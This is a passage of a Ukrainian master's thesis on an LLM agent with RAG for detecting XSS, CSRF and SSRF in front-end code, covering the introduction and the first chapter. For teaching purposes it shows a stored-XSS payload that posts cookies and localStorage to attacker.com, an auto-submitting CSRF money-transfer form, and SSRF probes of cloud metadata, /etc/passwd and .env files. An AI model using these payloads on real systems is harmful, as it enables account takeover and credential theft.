МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ПОЛІСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ

Факультет інформаційних технологій,
обліку та фінансів
Кафедра комп'ютерних технологій
і моделювання систем

Кваліфікаційна робота
на правах рукопису

Шелег Ян Павлович

УДК 004.056.5:004.896:004.774

КВАЛІФІКАЦІЙНА РОБОТА

Модель AI агента для виявлення XSS, CSRF та SSRF вразливостей при розробці фронтенд частини веб-додатку

125 Кібербезпека

Подається на здобуття освітнього ступеня магістр

кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело

Шелег Я.П.

Керівник роботи
Молодецька Катерина Валеріївна
доктор технічних наук, професор

Житомир – 2025

Висновок кафедри ____
за результатами попереднього захисту: ______________________________

Протокол засідання кафедри ______________________________________
№ __________від «_____» _____________20____р.

Завідувач кафедри комп'ютених технологій і моделювання систем
к.п.н., доцент М. О. Ковальчук
«__________» _____________20____р.

Результати захисту кваліфікаційної роботи

Здобувач вищої освіти Шелег Ян Павлович захистив кваліфікаційну роботу з оцінкою:

сума балів за 100-бальною шкалою _____________
за шкалою ECTS ______________
за національною шкалою ______________

Секретар ЕК
лаборант кафедри В. В.Корольчук

АНОТАЦІЯ

Шелег Я.П. Модель AI агента для виявлення XSS, CSRF та SSRF вразливостей при розробці фронтенд частини веб-додатку.

Кваліфікаційна робота на здобуття освітнього ступеня магістр за спеціальністю 125 – Кібербезпека. – Поліський національний університет, Житомир, 2025.

У першому розділі визначено загальні відомості про методи виявлення вразливостей веб-застосунків. Проаналізовано класифікацію вразливостей та обмеження традиційних SAST інструментів. Обґрунтовано перспективність застосування LLM для контекстного аналізу коду. Другий розділ присвячено розробці архітектури AI-агента на базі Google Gemini 2.5 Flash з RAG-системою Pinecone. Розроблено методику формування векторного датасету та систему багаторівневих промптів для аналізу вразливостей. У третьому розділі проведено реалізацію прототипу AI-агента та експериментальне тестування на датасеті з 120 вразливостями. Порівняльний аналіз показав ефективностість моделі з системними протами та з RAG над базовою моделью та над модель лише з системними промтами.

Ключові слова: контекстозалежні вразливості, RAG-архітектура, векторна база даних, статичний аналіз коду.

SUMMARY

Sheleh, Y.P. AI agent model for detecting XSS, CSRF, and SSRF vulnerabilities when developing the front-end part of a web application.

Qualification work for obtaining a master's degree in the specialty 125 – Cybersecurity. – Polissia National University, Zhytomyr, 2025.

The first chapter defines general information about methods for detecting web application vulnerabilities. The classification of vulnerabilities and limitations of traditional SAST tools are analyzed. The prospects of using LLM for contextual code analysis are substantiated. The second chapter is devoted to the development of AI-agent architecture based on Google Gemini 2.5 Flash with Pinecone RAG system. A methodology for forming a vector dataset and a system of multi-level prompts for vulnerability analysis have been developed. The third chapter presents the implementation of the AI-agent prototype and experimental testing on a dataset of 120 vulnerabilities. Comparative analysis showed the effectiveness of the model with system prompts and RAG over the base model and over the model with system prompts only.

Keywords: context-dependent vulnerabilities, RAG architecture, vector database, static code analysis.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ 5
ВСТУП 6
РОЗДІЛ 1. МЕТОДИ ТА ІНСТРУМЕНТИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ 9
1.1.Поширеність та класифікація вразливостей 9
1.2 Характеристика вразливостей XSS, CSRF та SSRF 11
1.2.1 XSS вразливість 11
1.2.2 CSRF вразливість 12
1.2.3 SSRF вразливість 14
1.3 Методи статичного аналізу коду та їх обмеження 17
1.4 Застосування великих мовних моделей для аналізу коду 19
Висновок до першого розділу 20
РОЗДІЛ 2. РОЗРОБКА АРХІТЕКТУРИ МОДЕЛІ АІ-АГЕНТА 22
2.1 Загальна архітектура моделі АІ-агента 22
2.2. Методика дообучення LLM для виявлення вразливостей 24
2.2.1 Джерела даних та структура датасету для дообучення 24
2.2.2 Векторне представлення тренувальних даних 26
2.2.3 Системні промти 27
Висновок до другого розділу 29
РОЗДІЛ 3. ЕКСПЕРИМЕНТАЛЬНА ОЦІНКА ЕФЕКТИВНОСТІ МОДЕЛІ АІ-АГЕНТА 31
3.1 Стек технологій для розробки АІ-агента 31
3.2 Реалізація АІ-агента 32
3.3 Експериментальне тестування 34
Висновок до третього розділу 36
ВИСНОВКИ 38
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ 40

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

AI – Artificial Intelligence

API – Application Programming Interface

CI/CD – Continuous Integration / Continuous Deployment

CORS – Cross-Origin Resource Sharing

CSRF – Cross-Site Request Forgery

CVE – Common Vulnerabilities and Exposures

CWE – Common Weakness Enumeration

DOM – Document Object Model

HTML – HyperText Markup Language

HTTP – HyperText Transfer Protocol

JS – JavaScript

JSON – JavaScript Object Notation

LLM – Large Language Model

RAG – Retrieval-Augmented Generation

SAST – Static Application Security Testing

SSRF – Server-Side Request Forgery

URL – Uniform Resource Locator

XSS – Cross-Site Scripting

ВСТУП

Актуальність роботи полягає в тому, що на даний момент традиційні методи виявлення вразливостей, як SAST интруменити, при розробці веб-додатку неефективно справляються з контекстнозалежними загрозами безпеки.

Згідно з OWASP Top 10:2025, XSS входить до категорії A05:2025 – Injection, яка має найбільшу кількість CVE записів серед усіх категорій – понад 30,000 для XSS. CSRF (CWE-352) та SSRF (CWE-918) було включено до категорії A01:2025 – Broken Access Control, що залишається найкритичнішою загрозою безпеці веб-додатків [1]. Ці вразливості призводять до витоку персональних даних, несанкціонованого доступу до облікових записів та фінансових втрат для організацій. При цьому сьогоднішній день:

1) не існує універсальних інструментів статичного аналізу коду, здатних виявляти контекстно-залежні вразливості, коли небезпечність визначається взаємодією різних компонентів системи;

2) традиційні SAST інструменти, такі як ESLint та SonarQube, базуються на заздалегідь визначених правилах і не здатні аналізувати семантичний контекст коду;

3) за даними OWASP, 100% застосунків тестуються на Injection вразливості, проте значна кількість контекстно-залежних вразливостей залишається невиявленою [1];

4) для забезпечення ефективного захисту необхідно застосувати принципово нові підходи, що використовують можливості штучного інтелекту та машинного навчання для контекстуального аналізу коду.

Мета роботи – підвищення рівня безпеки веб-додатків шляхом розробки моделі AI-агента на основі налаштованих великих мовних моделей з інтеграцією системних промптів та RAG-архітектури для автоматизованого виявлення контекстозалежних вразливостей.

Для досягнення мети кваліфікаційної роботи були визначені наступні завдання:

1) Проаналізувати існуючі підходи до виявлення контекстно-залежних вразливостей та визначити їхні обмеження;

2) дослідити можливості LLM для аналізу коду та виявлення вразливостей безпеки;

3) визначити оптимальний підхід до дообучення LLM на наборах даних вразливого коду;

4) розробити архітектуру AI-агента з інтеграцією RAG та системних промтів для контекстно-залежного аналізу коду;

5) реалізувати прототип системи у вигляді веб-додатку;

6) провести експериментальну оцінку ефективності розробленої моделі.

Об'єкт дослідження – дослідження процес виявлення контекстно-залежних вразливостей безпеки у фронтенд частині веб-додатків на етапі розробки.

Предмет дослідження – модель AI-агента з інтеграцією зовнішніх знань для виявлення виявлення контекстно-залежних вразливостей безпеки.

Методи дослідження: аналіз наукової літератури та існуючих рішень для виявлення типових підходів до статичного аналізу коду та їхніх обмежень; інженерія системних промптів; технологія RAG для забезпечення контекстно-залежного аналізу коду.

Перелік публікацій автора за темою дослідження:

– **Шелег Я.П.** “Обмеження SAST інструментів при детекції контекстно-залежних вразливостей та LLM-альтернатива”. Теза опублікована в збірнику, що містить матеріали II Міжнародна науково-практична конференція “Progressive Approaches in Science and Engineering” Копенгаген 2025 с. 321-333

– **Шелег Я.П.** “Специфіка RAG-архітектури для детекції контекстно-залежних вразливостей frontend веб-застосунку”. Теза опублікована в збірнику, що містить матеріали II Міжнародна науково-практична конференція “Innovative Research in Science and Economy” Брюссель 2025 с. 272-274

– **Шелег Я.П.** “Порівняльний аналіз ефективності різних підходів до налаштування LLM для виявлення контекстозалежних вразливостей”. Теза опублікована в збірнику, що містить матеріали II Міжнародна науково-практична

конференція “ Science, Technology and Industry in the Digital Age ” Гамбург 2025 с. 418-420

Наукова новизна – у кваліфікаційній роботі вперше запропоновано модель AI-агента на базі LLM з RAG-архітектурою та системними промптами для виявлення контекстно-залежних вразливостей. Удосконалено підхід до статичного аналізу коду через інтеграцію семантичного аналізу LLM з векторною базою знань, що дозволяє виявляти вразливості, недоступні традиційним SAST інструментам.

Структура та обсяг роботи – кваліфікаційна робота складається з: анотації, переліку умовних позначень, вступу, трьох розділів, висновків та списку використаних джерел. Загальний обсяг становить 42 сторінок та містить 2 таблиць і 12 рисунків.

РОЗДІЛ 1. МЕТОДИ ТА ІНСТРУМЕНТИ ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ

1.1. Поширеність та класифікація вразливостей

Серед найпоширеніших типів атак на веб-додатки виділяють XSS, CSRF та SSRF. За даними CVE Details, ці три типи вразливостей разом складають 40.71% від усіх зареєстрованих вразливостей за весь період спостережень. З кожним роком їхня частка продовжує зростати. На рисунку 1.1 зображен графік частка різних типів вразливостей у загальній кількості CVE записів.



Рисунок 1.1 – графік частка різних типів вразливостей у загальній кількості CVE записів [2]

У 2025 році вона досягла 46.01%. XSS домінує серед цих вразливостей з 35,949 записами, CSRF налічує 7,989 випадків, а SSRF – 1,967 записів [2]. На рисунку 1.2 зображений графік динаміки виявлення вразливостей за типами у період 2015-2025 років.



Рисунок 1.2 – графік динаміки виявлення вразливостей за типами у період 2015-2025 років [2]

Згідно з OWASP Top 10:2025, XSS входить до категорії A05:2025 – Injection з понад 30,000 CVE записів, що робить цю категорію найбільш представленою у базі вразливостей. CSRF та SSRF включено до категорії A01:2025 – Broken Access Control як CWE-352 та CWE-918 відповідно [1]. Розуміння природи цих вразливостей, механізмів їх виникнення та методів виявлення є основою для розробки ефективних систем захисту.

Згідно з OWASP Top 10:2025, відбулася значна реструктуризація категорій вразливостей порівняно з версією 2021 року [1]. XSS входить до категорії A05:2025 – Injection, яка налічує 37 CWE та є найбільш представленою у базі вразливостей з 62,445 CVE записів, з яких понад 30,000 припадає безпосередньо на XSS (CWE-79). CSRF (CWE-352) та SSRF (CWE-918) було консолідовано до категорії A01:2025 – Broken Access Control, що залишається найкритичнішою загрозою безпеці веб-додатків, охоплюючи 40 CWE та 32,654 CVE записів. Детальна характеристика цих категорій наведена в таблиці 1.1.

Таблиця 1.1 – Характеристики категорій OWASP Top 10:2025

Параметр	**A05:2025 – Injection**	**A01:2025 – Broken Access Control**
Позиція в рейтингу	5	1
Кількість CWE	37	40
Загальна кількість CVE	36016	9978
Загальна кількість CVE за 2025 рік	XSS: 8014	CSRF: 1776, SSRF: 513
Середній Incidence Rate	3.08%	3.74%
Покриття тестування	100% застосунків	100% застосунків
Загальна кількість випадків	1404249	1839701
Характеристика	High frequency / Low impact	Критичні порушення доступу
Релевантні CWE	CWE-79, CWE-80, CWE-83, CWE-86	CWE-352 (CSRF), CWE-918 (SSRF)

Включення CSRF та SSRF до категорії Broken Access Control підкреслює їх природу як порушень контролю доступу, де система не може адекватно відрізнити легітимні запити від підроблених або несанкціонованих. Розуміння природи цих

вразливостей, механізмів їх виникнення та методів виявлення є основою для розробки ефективних систем захисту.

1.2 Характеристика вразливостей XSS, CSRF та SSRF

1.2.1 XSS вразливість

XSS є однією з найпоширеніших вразливостей веб-додатків, що дозволяє зловмиснику впроваджувати шкідливий JavaScript код на сторінки, які переглядають інші користувачі. Вразливість виникає, коли додаток приймає ненадійні дані та надсилає їх браузеру без належної валідації або екранування.

Існує три основних типи XSS атак. Reflected XSS виникає, коли шкідливий код відображається у відповіді сервера на запит користувача. При цьому зловмисник створює спеціально сформований URL з вбудованим JavaScript кодом, який виконується в браузері жертви при переході за посиланням. Stored XSS (або persistent XSS) є більш небезпечним варіантом, коли зловмисний код зберігається на сервері (в базі даних, файлах, форумах, коментарях) та виконується при кожному завантаженні сторінки будь-яким користувачем. DOM-based XSS виникає через небезпечну обробку даних на стороні клієнта без залучення сервера, коли JavaScript код динамічно модифікує DOM дерево веб-сторінки на основі ненадійних даних.

Наслідки XSS можуть включати:

– викрадення cookies та session tokens, що дозволяє зловмиснику отримати повний доступ до облікового запису жертви;

– перенаправлення користувачів на фішингові сайти;

– модифікація вмісту веб-сторінок для поширення дезінформації або збору конфіденційних даних;

– виконувати дії від імені користувача (переведення коштів, зміна налаштувань), або навіть використовувати браузер жертви для подальших атак на інші системи.

У контексті сучасних Single Page Applications, DOM-based XSS набуває особливої актуальності через інтенсивну маніпуляцію DOM засобами JavaScript без серверної валідації.

Розглянемо типовий сценарій для сучасного веб-додатку з функціоналом коментарів, де фронтенд отримує дані з API та відображає їх без належної обробки. Зловмисник залишає коментар через API. Коли інші користувачі відкривають сторінку з коментарями, вразливий фронтенд отримує ці дані з API та відображає їх без валідації або екранування. Приклад врфзливості зображено на рисунку 1.3

```
temp.js U
temp.js
const comment = {
  "text": "Дякую за інформацію!<script>fetch('https://attacker.com/steal',{method:'POST', body:JSON.stringify({cookies:document.cookie, localStorage:l
}

fetch('/api/comments')
  .then(res => res.json())
  .then(comments => {
    const container = document.getElementById('comments');
    comments.forEach(comment => {
      const div = document.createElement('div');
      div.innerHTML = comment.text;
      container.appendChild(div);
    });
  });
```

Рисунок 1.3 – Приклад XSS вразливості через API без обробки даних

Шкідливий JavaScript виконується в браузері кожного користувача, викрадаючи їхні cookies, localStorage, session tokens. Атакувач може навіть виконувати запити до API від імені жертви, оскільки скрипт працює в контексті того ж домену.

Таким чином, XSS вразливості демонструють критичну проблему довіри до вхідних даних у веб-додатках. Навіть якщо backend правильно зберігає дані, відсутність валідації та екранування на фронтенді створює вектор атаки.

1.2.2 CSRF вразливість

CSRF представляє тип атаки, за якої зловмисник примушує браузер автентифікованого користувача виконати небажані дії на веб-додатку. Вразливість виникає через автоматичне додавання браузером автентифікаційних даних (cookies, HTTP authentication headers) до кожного запиту на певний домен, що дозволяє атакувати користувачів, які вже автентифіковані в системі.

Механізм CSRF атаки базується на тому, що веб-додаток довіряє запитам, які надходять від автентифікованого користувача, не перевіряючи їх справжнє походження. Зловмисник створює шкідливу веб-сторінку або email, що містить приховані запити до цільового додатку. Коли жертва відкриває цю сторінку, браузер автоматично виконує запит з її обліковими даними, і сервер не може

відрізнити легітимний запит від підробленого. На відміну від XSS, атакувачу не потрібно впроваджувати код в цільовий додаток – достатньо лише змусити користувача відвідати контрольовану зловмисником сторінку. Хоча слід зазначити, що ці вразливості можуть йти в парі: наявність XSS вразливості в додатку автоматично нівелює більшість захистів від CSRF, оскільки зловмисник може використати XSS для читання CSRF токенів або виконання запитів безпосередньо з контексту цільового додатку.

Наслідки CSRF можуть включати:

– зміну облікових даних користувача (email, пароль, контактна інформація);

– здійснення фінансових транзакцій (переказ коштів, покупки); – модифікацію налаштувань безпеки або конфіденційності облікового запису;

– виконання адміністративних дій (додавання/видалення користувачів, зміна прав доступу);

– публікацію контенту або коментарів від імені жертви.

Розглянемо типовий сценарій CSRF атаки на фронтенд банківського додатку. Легітимний запит на переказ коштів виглядає наступним чином, його приклад зображено на рискунку 1.4.

```
temp.js U
temp.js
1  function transferMoney(recipient, amount) {
2    fetch('/api/transfer', {
3        method: 'POST',
4        headers: {
5            'Content-Type': 'application/json'
6        },
7        credentials: 'include', // Автоматично включає всі cookies
8        body: JSON.stringify({
9            recipient: recipient,
10           amount: amount
11       })
12   })
13   .then(response => response.json())
14   .then(data => showSuccess('Переказ виконано'));
15 }
```

Рисунок 1.4 – Приклад легітимного запиту

Зловмисник створює шкідливу HTML сторінку з автоматичним надсиланням форми. Приклад шкідливої HTML сторінки зображено на рисунку 1.5.

```html
<!DOCTYPE html>
<html>
<body>
    <h1>Завантаження...</h1>
    <form id="csrf-form" action="https://bank.com/api/transfer" method="POST">
        <input type="hidden" name="recipient" value="attacker_account">
        <input type="hidden" name="amount" value="10000">
    </form>

    <script>
        // Автоматична відправка форми
        document.getElementById('csrf-form').submit();
    </script>
</body>
</html>
```

Рисунок 1.5 – Приклад шкідливої HTML сторінки

Коли користувач, який автентифікований в банківському додатку, відвідує шкідливу сторінку, браузер автоматично додає session cookies до запиту на bank.com. Сервер бачить валідну сесію і виконує переказ коштів, не розуміючи, що запит був ініційований не самим користувачем, а зловмисником. Атакувач не може прочитати відповідь через Same-Origin Policy, але йому це і не потрібно – достатньо того, що запит був успішно виконаний.

Таким чином, CSRF вразливості експлуатують фундаментальну довіру веб-додатків до автентифікованих запитів. На відміну від XSS, де зловмисник отримує контроль над клієнтським кодом, CSRF використовує легітимний функціонал додатку проти самого користувача. Хоча сучасні фреймворки часто надають вбудований захист через CSRF токени та SameSite cookie policy, розробники API та односторінкових додатків (SPA) все ще регулярно стикаються з цією вразливістю через неправильну конфігурацію CORS, відсутність перевірки origin запитів, або використання простих HTTP методів без додаткового захисту.

1.2.3 SSRF вразливість

SSRF є вразливістю, що дозволяє зловмиснику змусити серверний додаток виконувати HTTP запити до довільних доменів або внутрішніх ресурсів. Вразливість виникає, коли додаток приймає URL або ім'я хосту від користувача та

виконує запити до цих ресурсів без належної валідації, дозволяючи атакувати системи, які недоступні безпосередньо з інтернету.

Механізм SSRF атаки базується на тому, що сервер має доступ до внутрішніх мереж, локальних сервісів та metadata endpoints, які недоступні зовнішнім користувачам. Зловмисник маніпулює параметрами запиту, змушуючи сервер виконувати HTTP запити до внутрішніх IP адрес (127.0.0.1, 192.168.x.x, 10.x.x.x), metadata сервісів хмарних провайдерів (AWS, Azure, GCP), або внутрішніх API. На відміну від CSRF, де атака виконується в браузері жертви, SSRF використовує сам сервер як проксі для доступу до захищених ресурсів. У контексті фронтенд додатків SSRF може виникати через функціонал завантаження зображень за URL, попереднього перегляду веб-сторінок, інтеграції з зовнішніми API, або webhook endpoints.

Наслідки SSRF можуть включати:

– сканування внутрішньої мережі та виявлення працюючих сервісів;

– доступ до метаданих хмарних сервісів (AWS EC2 metadata за адресою 169.254.169.254) з отриманням IAM credentials;

– обхід firewall та WAF через виконання запитів з довіреної IP адреси сервера; – читання локальних файлів через file:// протокол;

– виконання коду через вразливості у внутрішніх сервісах;

– DoS атаки на внутрішні сервіси або зовнішні системи.

Розглянемо типовий сценарій SSRF атаки через функціонал попереднього перегляду веб-сторінок у фронтенд додатку. У сучасних фреймворках з SSR (Next.js, Nuxt.js, SvelteKit) така вразливість може виникнути в API routes або server middleware, які технічно є частиною фронтенд проекту, але виконуються на сервері.

Безпечний код для завантаження превью сайту та вразливий серверний код (Node.js на SSR фронтенд фреймворку) зображено на рисунку 1.6.

```
temp.js U
temp.js
1  // Завантаження попереднього перегляду сторінки
2  function loadPreview(url) {
3      fetch('/api/preview', {
4          method: 'POST',
5          headers: {
6              'Content-Type': 'application/json'
7          },
8          body: JSON.stringify({ url: url })
9      })
10     .then(response => response.json())
11     .then(data => {
12         document.getElementById('preview').innerHTML = `
13             <img src="${data.screenshot}" />
14             <h3>${data.title}</h3>
15             <p>${data.description}</p>
16         `;
17     });
18 }
19
20 // Користувач вводить URL
21 document.getElementById('preview-btn').addEventListener('click', () => {
22     const url = document.getElementById('url-input').value;
23     loadPreview(url);
24 });
25
26 // Вразливий серверний код
27 export default defineEventHandler(async (event) => {
28     const { url } = await readBody(event);
29
30     // Виконання запиту без валідації - SSRF вразливість!
31     const response = await fetch(url);
32     const html = await response.text();
33
34     const title = html.match(/<title>(.*?)<\/title>/)?.[1];
35     return {
36         title: title,
37         screenshot: `/screenshots/${hash(url)}.png`
38     };
39 });
```

Рисунок 1.6 – Приклад безпечного клієнцького коду та вразливого серверного

Зловмисник може експлуатувати цю вразливість різними способами: отримати доступи до метаданих хмарних сервісів, сканування внутрішньої мережі, читання конфінураційних файлі та виконання адміністративних дій. На рисунку 1.7 зображено способи використання вразливості на сервері.

```
temp.js U
temp.js
1  // Атака на AWS metadata service
2  loadPreview('http://169.254.169.254/latest/meta-data/iam/security-credentials/');
3
4  // Сканування внутрішніх сервісів
5  for(let i = 1; i < 255; i++) {
6      loadPreview(`http://192.168.1.${i}:8080/admin`);
7  }
8
9  // Спроба прочитати конфігураційні файли
10 loadPreview('file:///etc/passwd');
11 loadPreview('file:///var/www/.env');
12
13 // Виконання адміністративних дій на внутрішньому API
14 loadPreview('http://internal-api:3000/admin/delete-user?id=123');
```

Рисунок 1.7 – Способи використання вразливості на сервері

Таким чином, SSRF вразливості експлуатують довіру між серверними компонентами та відсутність ізоляції між зовнішніми та внутрішніми мережами. З розвитком хмарних технологій та мікросервісної архітектури, SSRF став особливо критичною загрозою, оскільки дозволяє атакувати metadata services (AWS, Azure, GCP), внутрішні Kubernetes API, та інші сервіси, які традиційно вважалися захищеними через мережеву ізоляцію.

1.3 Методи статичного аналізу коду та їх обмеження

Аналіз природи XSS, CSRF та SSRF вразливостей демонструє їхню спільну характеристику – контекстну залежність, коли небезпечність коду визначається не локальним фрагментом, а потоком даних через різні компоненти системи, взаємодією з браузерним середовищем та специфікою бізнес-логіки додатку. Ця особливість створює значні виклики для традиційних методів виявлення вразливостей, зокрема інструментів статичного аналізу коду.

SAST є одним з найпоширеніших підходів до виявлення вразливостей на етапі розробки програмного забезпечення. SAST інструменти аналізують вихідний код додатку без його виконання, шукаючи патерни та конструкції, які можуть призвести до вразливостей безпеки. Для фронтенд розробки найпопулярнішими SAST інструментами є ESLint з плагінами безпеки (eslint-plugin-security, eslint-plugin-no-unsanitized), SonarQube, Semgrep, а також спеціалізовані рішення як Snyk Code та Checkmarx.

Принцип роботи SAST базується на статичному аналізі Abstract Syntax Tree (AST) коду та пошуку заздалегідь визначених патернів вразливостей. Наприклад, ESLint може виявити використання dangerouslySetInnerHTML у React коді, v-html у Vue.js або innerHTML у vanilla JavaScript, що потенційно може призвести до XSS. SonarQube аналізує потоки даних (taint analysis) для виявлення випадків, коли ненадійні дані з користувацького вводу потрапляють у небезпечні функції без санітизації. Ці інструменти можуть бути інтегровані в CI/CD pipeline, забезпечуючи автоматичну перевірку коду на кожному commit або pull request.

Однак традиційні SAST інструменти мають суттєві обмеження при виявленні контекстно-залежних вразливостей. Як показує дослідження “Comparison and

Evaluation on Static Application SecurityTesting (SAST) Tools for Java” SAST інструменти виялвляють лише 12.7% реальних вразливостей при великому відсотку хибних српацювань який складає 91% [5]. Теж саме демонструє звіт від Ghost Security “Exorcising the SAST Demons” 2025 – відсоток знаходження реальних вразливостей складає 8.5% при хибних спрацюваннях в 91% [6]. Проблема SAST інструментів поляга в їх засторілісті.

По-перше, вони базуються на заздалегідь визначених правилах і патернах, що робить їх неефективними проти нових або нестандартних векторів атак. Якщо розробник використовує нову бібліотеку або нестандартний підхід до обробки даних, SAST інструмент може не розпізнати потенційну вразливість, оскільки вона не відповідає жодному з відомих патернів. Наприклад, ESLint може виявити пряме використання innerHTML, але пропустить вразливість, коли той самий результат досягається через insertAdjacentHTML, document.write, або створення елементів через createElement з подальшою маніпуляцією атрибутами.

По-друге, SAST інструменти не здатні аналізувати семантичний контекст коду та розуміти бізнес-логіку додатку.

SAST інструмент може видати помилкове спрацювання (false positive) для адміністраторів, які мають право використовувати HTML розмітку у своїх профілях, або пропустити реальну вразливість, якщо логіка визначення isAdmin має помилку. Інструмент не може зрозуміти, чи дійсно data.bio санітизована на стороні сервера, чи перевірка isAdmin виконується коректно.

По-третє, виникає проблема міжкомпонентного аналізу в сучасних фронтенд додатках. У архітектурах з React, Vue або Angular дані проходять через множину компонентів, хуки, контекст providers, та state management бібліотеки (Redux, Pinia, Zustand). SAST інструментам складно відстежити потік даних через всі ці шари абстракції:

По-четверте, SAST має високий рівень false positives, що призводить до “втоми від попереджень” (alert fatigue) у розробників. Коли інструмент генерує десятки або сотні попереджень, багато з яких є хибними, розробники починають ігнорувати всі попередження, включаючи реальні вразливості. Наприклад, ESLint

може позначити кожне використання eval() як вразливість, навіть якщо воно використовується з константними значеннями у build процесі.

По-п'яте, традиційні SAST інструменти не враховують динамічну природу JavaScript та асинхронні операції. Багато вразливостей виникають через взаємодію з зовнішніми API, обробку Promise chains, або використання dynamic imports.

По-шосте, SAST не може виявити вразливості конфігурації, такі як неправильні налаштування CORS, відсутність CSRF токенів, або небезпечні Content Security Policy. Ці проблеми часто є причиною успішних атак, але вони знаходяться поза межами статичного аналізу коду.

Таким чином, незважаючи на корисність SAST інструментів для виявлення базових проблем безпеки та підтримки code quality, вони не можуть забезпечити комплексний захист від контекстно-залежних вразливостей. Необхідність розуміння семантики коду, бізнес-логіки, міжкомпонентних взаємодій та runtime поведінки додатку створює потребу у більш інтелектуальних підходах до аналізу безпеки, що і мотивує застосування великих мовних моделей для цього завдання.

1.4 Застосування великих мовних моделей для аналізу коду

Обмеження традиційних SAST інструментів створюють потребу в принципово нових підходах до аналізу безпеки коду. Великі мовні моделі (LLM) представляють собою революційну технологію, здатну розуміти семантику коду, аналізувати контекст та виявляти складні залежності, які недоступні традиційним інструментам статичного аналізу.

LLM, такі як GPT-4, Claude Sonnet, Gemini та Code Llama, натреновані на величезних обсягах програмного коду з різних мов програмування та фреймворків. Ці моделі демонструють здатність не лише генерувати код, але й розуміти його структуру, виявляти патерни, аналізувати потоки даних та навіть розуміти бізнес-логіку додатків. На відміну від SAST інструментів, які базуються на жорстких правилах і регулярних виразах, LLM використовують механізми уваги (attention mechanisms) та контекстне розуміння для аналізу коду як природної мови.

Дослідження Yu J. показали, що LLM можуть досягати точності 62.7% у виявленні вразливостей смарт-контрактів на Solidity, що значно перевищує

результати традиційних SAST інструментів [3]. Робота Liu P., Sun C. та інших . з системою LATTE (Large Language Model-based Automated Vulnerability Detection) продемонструвала здатність AI-агентів виявляти 37 нових, раніше невідомих вразливостей у реальних проектах, які були пропущені всіма існуючими інструментами статичного аналізу [4]. Ці результати підтверджують потенціал LLM для виявлення контекстно-залежних вразливостей у складних веб-додатках.

Ключова перевага LLM полягає в їхній здатності до контекстного розуміння коду та до міжфайлового аналізу, відстежуючи потоки даних через різні модулі додатку. Також LLM може аналізувати не лише код, але й архітектурні рішення та виявити в них небезпечні патерни. Однак LLM мають і свої обмеження.

По-перше, вони можуть генерувати "галюцинації" – впевнено повідомляти про вразливості, яких насправді немає, або пропускати реальні проблеми.

По-друге, LLM обмежені розміром контекстного вікна (зазвичай 128K-200K токенів), що ускладнює аналіз великих проектів. По-третє, якість аналізу сильно залежить від промпту та наявності прикладів вразливостей у тренувальних даних.

Саме для вирішення цих обмежень було запропоновано підхід з використанням RAG, який дозволяє поєднати переваги LLM з базою знань про типові вразливості, патерни безпечного кодування та специфіку конкретного проекту. RAG дозволяє LLM “згадувати” релевантну інформацію з бази знань при аналізі коду, значно підвищуючи точність виявлення вразливостей та зменшуючи кількість false positives.

Висновок до першого розділу

У першому розділі проведено комплексний аналіз проблеми виявлення вразливостей XSS, CSRF та SSRF у фронтенд частині веб-додатків та досліджено можливості застосування LLM для її вирішення.

Аналіз статистичних даних CVE Details показав критичну поширеність досліджуваних вразливостей: їхня частка зросла з 40.71% до 46.01% у 2025 році, що підтверджує зростання актуальності проблеми. Детальна характеристика механізмів виникнення XSS, CSRF та SSRF виявила їхню спільну особливість – контекстну залежність, коли небезпечність коду визначається взаємодією різних

компонентів системи та потоком даних через них.

Дослідження традиційних SAST виявило їхні критичні обмеження: неможливість аналізу семантичного контексту, складність відстеження міжкомпонентних потоків даних у сучасних фреймворках, високий рівень false positives та виявлення лише 30-40% реальних вразливостей.

